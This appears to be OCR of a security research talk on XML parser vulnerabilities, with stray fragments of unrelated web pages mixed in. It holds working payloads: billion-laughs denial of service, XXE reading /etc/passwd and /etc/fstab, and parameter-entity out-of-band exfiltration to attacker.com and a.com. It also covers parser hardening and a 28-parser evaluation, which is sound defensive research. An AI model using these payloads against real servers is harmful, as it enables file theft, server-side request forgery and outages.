




# From DTD to XXE
# An Evaluation of XML-Parsers

*Christopher Späth*[1]
*Christian Mainka / @CheariX* [1,2]
*Vladislav Mladenov*[1]

[1] **Horst-Görtz Institute for IT-Security, Ruhr-University Bochum**
[2] **Hackmanit GmbH**

# Motivation

- Parsing XML…



ERPScan

Security S...

etectify™

s a SaaS based
curity scanner that
ou stay safe. We
r site's security so
ocus on web
nent.

Try us out

n blog

more technical blog
k out labs.detectify.com

# How we got read access on Google's production servers


To stay on top on the latest security alerts we often spend time on bug bounties and CTF's. When we were discussing the challenge for the weekend, Mathias got an interesting idea: What target can we use against itself?

*Of course. The Google search engine!*

What would be better than to scan Google for bugs other than by using the search engine itself? What kind of software tend to contain the most vulnerabilities?

- Old and deprecated software
- Unknown and hardly accessible software
- Proprietary software that only a few people have access to
- Alpha/Beta releases and otherwise new technologies (software in early stages of it's lifetime)

For you bounty hunters, here's a tip:




Support

iTunes

threat post

CATEGORIES | FEATURED | PODCASTS | VIDEOS

10/30/15 7:29

An Android app that impersonates a Microsoft Word doc is infecting users - https://t.co/oKQJNb1cFa

Welcome > Blog Home > Vulnerabilities > Adobe Patches XXE Vulnerability in LiveCycle Data Servic

# Revisting XXE and abusing protocols

Reading time ~9 min

*Posted by etienne on 28 January 2014*

Categories: Real-world, Webapps, Xml

Recently a security researcher reported a bug in Facebook that could potentially allow Remote Code Execution (RCE). His writeup of the incident is available here if you are interested. The thing that caught my attention about his writeup was not the fact that he had pwned Facebook or earned $33,500 doing it, but the fact that he used ...omplish this. After having a quick look at the output from the PoC and rereading the vulnerability ...of how the vulnerability was triggered and decided to see if any other

2015, 12:46 pm

# Document Type Definition (DTD)

- Defines a “grammar“ for XML
  - Which elements are allowed?
  - Which sub-elements?
  - Which Data-Type (e.g. number)?


```
<!DOCTYPE data [
  <!ELEMENT data (#PCDATA)>
]>
<data>4</data>
```

- Successor: XML Schema

# Entities – Motivation

```
<garage>
    <car>Ferrari</car>
</garage>
```

However…



# Entities – Motivation

```
<garage>
    <car>Ferrari GTC4 Lusso</car>
    <car>Ferrari F12 berlinetta</car>
    <car>Ferrari 488GTB</car>
    …
    <car>Ferrari 488 Spider</car>
</garage>
```

# Entities – Motivation

```
<!DOCTYPE garage [
   <!ENTITY car "Ferrari">
]>
```

```
<garage>
    <car>Ferrari GTC4 Lusso</car>
    <car>Ferrari F12 berlinetta</car>
    <car>Ferrari 488GTB</car>
    …
    <car>Ferrari 488 Spider</car>
</garage>
```


# Entities - Motivation

```
<!DOCTYPE garage [
   <!ENTITY car "Ferrari">
]>
```

```
<garage>
    <car>&car; GTC4 Lusso</car>
    <car>&car; F12 berlinetta</car>
    <car>&car; 488GTB</car>
    …
    <car>&car; 488 Spider</car>
</garage>
```

# What can go wrong?

# DTD Attacks




Created with http://worditout.com/word-cloud/

# Understanding DTD Attacks: Denial of Service

# Denial of Service
# Billion Laugh Attack (Klein, 2002)

```
<!DOCTYPE data [
    <!ENTITY a "dos" >
    <!ENTITY b "&a;&a;&a;">
    <!ENTITY c "&b;&b;&b;">
]>
<data>&c;</data>
```

# Denial of Service
# Billion Laugh Attack (Klein, 2002)

```
<!DOCTYPE data [
    <!ENTITY a "dos" >
    <!ENTITY b "&a;&a;&a;">
    <!ENTITY c "&b;&b;&b;">
]>
<data>&c;</data>
```

# Denial of Service
# Billion Laugh Attack (Klein, 2002)

```
<!DOCTYPE data [
    <!ENTITY a "dos" >
    <!ENTITY b "&a;&a;&a;">
    <!ENTITY c "&b;&b;&b;">
]>
<data>&c;</data>
```

# Denial of Service
# Billion Laugh Attack (Klein, 2002)

```
<!DOCTYPE data [
    <!ENTITY a "dos" >
    <!ENTITY b "&a;&a;&a;">
    <!ENTITY c "&b;&b;&b;">
]>
<data>&b;&b;&b;</data>
```

# Denial of Service
# Billion Laugh Attack (Klein, 2002)

```
<!DOCTYPE data [
    <!ENTITY a "dos" >
    <!ENTITY b "&a;&a;&a;">
    <!ENTITY c "&b;&b;&b;">
]>
<data>&b;&b;&b;</data>
```

# Denial of Service
# Billion Laugh Attack (Klein, 2002)

```
<!DOCTYPE data [
    <!ENTITY a "dos" >
    <!ENTITY b "&a;&a;&a;">
    <!ENTITY c "&b;&b;&b;">
]>
<data>&b;&b;&b;</data>
```

# Denial of Service
# Billion Laugh Attack (Klein, 2002)

```
<!DOCTYPE data [
    <!ENTITY a "dos" >
    <!ENTITY b "&a;&a;&a;">
    <!ENTITY c "&b;&b;&b;">
]>
<data>&a;&a;&a;&b;&b;</data>
```

# Denial of Service
# Billion Laugh Attack (Klein, 2002)

```
<!DOCTYPE data [
    <!ENTITY a "dos" >
    <!ENTITY b "&a;&a;&a;">
    <!ENTITY c "&b;&b;&b;">
]>
<data>&a;&a;&a;&a;&a;&a;&a;&a;&a;</data>
```

# Denial of Service
# Billion Laugh Attack (Klein, 2002)

```
<!DOCTYPE data [
    <!ENTITY a "dos" >
    <!ENTITY b "&a;&a;&a;">
    <!ENTITY c "&b;&b;&b;">
]>
<data>&a;&a;&a;&a;&a;&a;&a;&a;&a;</data>
```

# Denial of Service
# Billion Laugh Attack (Klein, 2002)

```
<!DOCTYPE data [
    <!ENTITY a "dos" >
    <!ENTITY b "&a;&a;&a;">
    <!ENTITY c "&b;&b;&b;">
]>
<data>dosdosdosdosdosdosdosdosdos</data>
```

# Denial of Service
# Billion Laugh Attack (Klein, 2002)

```
<data>&c;</data>
```

```
<!DOCTYPE data [
    <!ENTITY a "dos" >
    <!ENTITY b "&a;&a;&a;">
    <!ENTITY c "&b;&b;&b;">
]>
<data>dosdosdosdosdosdosdosdosdos</data>
```

Impact: 200 Byte → 3.5 GB

# Countermeasure: Forbid Recursion?

# Denial of Service
# Quadtratic Blowup Attack

```
<!DOCTYPE data [
    <!ENTITY a0 "dosdosdosdosdosdos...dos">
]>
<data>&a0;&a0;...&a0;</data>
```

# Denial of Service
# Quadtratic Blowup Attack

```
<!DOCTYPE data [
    <!ENTITY a0 "dosdosdosdosdosdos...dos">
]>
<data>&a0;&a0;...&a0;</data>
```

# Countermeasure: Limit XML Size

# Denial of Service
# External Entities (Stueck, 2002)

```
<!DOCTYPE data [
    <!ENTITY dos SYSTEM "http:///somesite.com/largefile">
]>
<data>&dos;</data>
```

# Denial of Service
# External Entities (Stueck, 2002)

```
<!DOCTYPE data [
    <!ENTITY dos SYSTEM "http:///somesite.com/largefile">
]>
<data>&dos;</data>
```

# There is more …


http://web-in-security.blogspot.de/2016/03/xxe-cheat-sheet.html

# Understanding DTD Attacks: External Entity Attack (XXE)

# Example: SVG-to-PNG Web Service

```
<svg xmlns="http://www.w3.org/2000/svg">
    <rect width="50" height="50"
          style="fill:rgb(255,0,0);"/>
    <text x="10" y="30">red</text>
</svg>
```


Image/PNG: red



Server

# XML External Entity Attack (XXE)


```
<!DOCTYPE svg [
<!ENTITY file SYSTEM "file:///etc/passwd">
]>
<svg xmlns="http://www.w3.org/2000/svg">
    <rect width="500" height="500"
          style="fill:rgb(255,0,0);"/>
    <text x="10" y="30">&file;</text>
</svg>
```



Server

# XML External Entity Attack (XXE)


```
<!DOCTYPE svg [
<!ENTITY file SYSTEM "file:///etc/passwd">
]>
<svg xmlns="http://www.w3.org/2000/svg">
    <rect width="500" height="500"
          style="fill:rgb(255,0,0);"/>
    <text x="10" y="30">&file;</text>
</svg>
```



Server

# XML External Entity Attack (XXE)

```
<!DOCTYPE svg [
<!ENTITY file SYSTEM "file:///etc/passwd">
]>
<svg xmlns="http://www.w3.org/2000/svg">
    <rect width="500" height="500"
          style="fill:rgb(255,0,0);"/>
    <text x="10" y="30">&file;</text>
</svg>
```



Server

Image/PNG:

**root:x:0:0:root:/root:/bin/bash**
**bin:x:1:1:bin:/bin:/bin/false**
**…**

# Always that easy?

# XML External Entity Attack (XXE)

- Works like charm

```
<!DOCTYPE data [
<!ENTITY file SYSTEM
          "file:///etc/passwd">
]>
<data>&file;</data>
```

- Does not work

```
<!DOCTYPE data [
<!ENTITY file SYSTEM
          "file:///etc/fstab">
]>
<data>&file;</data>
```

# The /etc/fstab Problem

- % cat /etc/fstab

```
#
# /etc/fstab: static file system information
#
# <file system> <dir> <type> <options> <dump> <pass>
/dev/sda1       /     ext4   rw        0      1
...
```

# The /etc/fstab Problem

- % cat /etc/fstab

```
#
# /etc/fstab: static file system information
#
# <file system> <dir> <type> <options> <dump> <pass>
/dev/sda1        /      ext4    rw         0       1
...
```

# Bypass Idea

# <![CDATA[ Trick ]]>

```
<data><![CDATA[ We can place arbitrary
characters here: < " ' & > ]]></data>
```

# <![CDATA[ ]]> and XXE Idea

```
<!DOCTYPE data [
  <!ENTITY start "<![CDATA["><br>
  <!ENTITY file SYSTEM "file:///etc/fstab">
  <!ENTITY end "]]>">
  <!ENTITY all "&start;&file;&end;">
]>
<data>&all;</data>
```

# <![CDATA[ ]]> and XXE Idea

```
<!DOCTYPE data [
  <!ENTITY start "<![CDATA["
  <!ENTITY file SYSTEM "file:///etc/fstab">
  <!ENTITY end "]]>">
  <!ENTITY all "&start;&file;&end;">
]>
<data>&all;</data>
```

# <![CDATA[ ]]> and XXE Idea

```
<!DOCTYPE data [
  <!ENTITY start "<![CDATA["
  <!ENTITY file SYSTEM "file:///etc/fstab">
  <!ENTITY end "]]>">
  <!ENTITY all "&start;&file;&end;">
]>
<data>&all;</data>
```

# <![CDATA[ ]]> and XXE Idea

```
<data><![CDATA[
#
# /etc/fstab: static file system information
#
# <file system> <dir> <type> <options> <dump>
<pass>
/dev/sda1       /     ext4   rw        0
1
...
]]>
</data>
```


# <![CDATA[ ]]> and XXE Idea

```
<!DOCTYPE data [
  <!ENTITY start "<![CDATA["
  <!ENTITY file SYSTEM "file:///etc/fstab">
  <!ENTITY end "]]>">
  <!ENTITY all "&start;&file;&end;">
]>
<data>&all;</data>
```

External Entity not allowed here

# Bypass: Parameter Entities


```
<!DOCTYPE data SYSTEM "http://attacker.com/a.dtd">
<data>&all;</data>
```



Server

# Bypass: Parameter Entities


```
<!DOCTYPE data SYSTEM "http://attacker.com/a.dtd">
<data>&all;</data>
```




Server

# Bypass: Parameter Entities

```
<!DOCTYPE data SYSTEM "http://attacker.com/a.dtd">
<data>&all;</data>
```



Server




attacker.com


```
<!ENTITY % start "<![CDATA["><
<!ENTITY % file SYSTEM "file:///etc/fstab">
<!ENTITY % end "]]>">
<!ENTITY all '%start;%file;%end;'>
```

# Bypass: Parameter Entities

```
<!DOCTYPE data SYSTEM "http://attacker.com/a.dtd">
<data>&all;</data>
```



Server




attacker.com

```
<!ENTITY % start "<![CDATA["><
<!ENTITY % file SYSTEM "file:///etc/fstab">
<!ENTITY % end "]]>">
<!ENTITY all '%start;%file;%end;'>
```

# Bypass for Experts ☺

```
<!DOCTYPE data SYSTEM "http://attacker.com/a.dtd">
<data>&all;</data>
```



Server

```
<data><![CDATA[ Content of /etc/fstab ]]></data>
```

```
<!ENTITY % start "<![CDATA["
<!ENTITY % file SYSTEM "file:///etc/fstab">
<!ENTITY % end "]]>">
<!ENTITY all '%start;%file;%end;'>
```

attacker.com


# If there is no „echo“?

# Example: SAML Login

- Similar to “Blind SQLi” / “Out of Band”
- Possible, but “ugly”

```
<saml:Repsonse><saml:Assertion>…
```

Success / Fail



Server

# Bypass Idea


# Idea: Send to File Attacker Server

```
<!DOCTYPE data [
  <!ENTITY file SYSTEM "file:///some/file">
  <!ENTITY send SYSTEM “http://a.com?content=&file;">
]>
<data>&send;</data>
```

External Entity not allowed here

# Bypass for Experts ☺


```
<!DOCTYPE data SYSTEM "http://a.com/b.dtd">
<data>&send;</data>
```




Server

# Bypass for Experts ☺

```
<!DOCTYPE data SYSTEM "http://a.com/b.dtd">
<data>&send;</data>
```



Server






a.com

```
<!ENTITY % file SYSTEM "file:///sys/power/image_size">
<!ENTITY % all "<!ENTITY send SYSTEM 'http://a.com/?%file;'>">
%all;
```

# Bypass for Experts ☺

```
<!DOCTYPE data SYSTEM "http://a.com/b.dtd">
<data>&send;</data>
```




Server

a.com

```
<!ENTITY % file SYSTEM "file:///sys/power/image_size">
<!ENTITY % all "<!ENTITY send SYSTEM 'http://a.com/?%file;'>">
%all;  <!ENTITY send SYSTEM 'http://a.com/?hereIsTheContent'>
```

# Bypass for Experts ☺

```
<!DOCTYPE data SYSTEM "http://a.com/b.dtd">
<data>&send;</data>
```



Server

```
GET ?hereIsTheContent
```

```
<!ENTITY % file SYSTEM "file:///sys/power/image_size">
<!ENTITY % all "<!ENTITY send SYSTEM 'http://a.com/?%file;'>">
%all;  <!ENTITY send SYSTEM 'http://a.com/?hereIsTheContent'>
```

a.com

# Why are Entities a Problem?


- For Servers:
  - Get access to sensitve files (/etc/passwd, /etc/fstab, ~/.netrc, …)
  - URL Invocation: http://localhost:9000/shutdown
  - Server-to-Server-Communication
    - Portscanner, Access protected services
- For Clients:
  - Same Problem!

# More Parser Attack Techniques

- Parameter Entities
- XInclude
- XSLT

- Talk to us during break if you are interested!

# Parser Evaluation



http://web-in-security.blogspot.it/2016/03/xml-parser-evaluation.html

# Parsing XML

- Invoking Piccolo with a **SaxParserFactory** cannot be used to harden the parser

```
// reports true
System.out.println(factory.getFeature("http://xml.org/sax/features/external-general-entities"));
factory.setFeature("http://xml.org/sax/features/external-general-entities", false);
// reports true
System.out.println(factory.getFeature("http://xml.org/sax/features/external-general-entities"));
```

- Piccolo must be invoked „directly“

# Parsing XML using Piccolo

```
Piccolo myPiccolo = new Piccolo();
MyDefaultHandler myDefaultHandler = new MyDefaultHandler();
myPiccolo.setContentHandler(myDefaultHandler);
myPiccolo.parse("../../xml_files_windows/standard.xml");
System.out.println("Ausgabe: " +myDefaultHandler.getElementContent("data"));
```

```
<data>4</data>
```

# Parsing XML using Piccolo

```
Piccolo myPiccolo = new Piccolo();
MyDefaultHandler myDefaultHandler = new MyDefaultHandler();
myPiccolo.setContentHandler(myDefaultHandler);
myPiccolo.parse("../../xml_files_windows/standard.xml");
System.out.println("Ausgabe: " +myDefaultHandler.getElementContent("data"));
```

```
<?xml version="1.0"?>
<!DOCTYPE data [
<!ELEMENT data (#PCDATA)>
<!ENTITY file SYSTEM
"file:///C:/Christopher Spaeth/code/xml_files_windows/xxe/xxe.txt">
]>
<data>&file;</data>
```

# Preventing Attacks

```
Piccolo myPiccolo = new Piccolo();
myPiccolo.setFeature("http://xml.org/sax/features/external-general-entities",false);
MyDefaultHandler myDefaultHandler = new MyDefaultHandler();
myPiccolo.setContentHandler(myDefaultHandler);
myPiccolo.parse("../../xml_files_windows/standard.xml");
System.out.println("Ausgabe: " +myDefaultHandler.getElementContent("data"));
```

- Still vulnerable to Denial-of-Service Attacks
- Still vulnerable to URL Invocation (SSRF) Attacks

# Test Setup

- 28 different parser in Ruby, .NET, PHP, Java, Python and Perl
- We tested for:
  - Denial-of-Service
  - XXE and XXE with Parameter Entities
  - URL Invocation
  - XInclude
  - XSLT

# Methodology

- Empirical, Iterative and Incremental
  =~ API + Trial & Error
- Test set: 16 core tests + additional tests
- In summary 1107 tests
- Core tests are processed by each parser
- Test metric (simplified):
  - BVS = Base Vulnerability Score:
    Vulnerabilities from core tests
  - Total number of vulnerabilities

Example: Core test for XXE

```
<?xml version="1.0"?>
<!DOCTYPE [
<!ENTITY res SYSTEM „notice.txt“>
]>
<data>&res;</data>
```

notice.txt

This is an arbitrary text file with…

Please ask later for more details on the test set

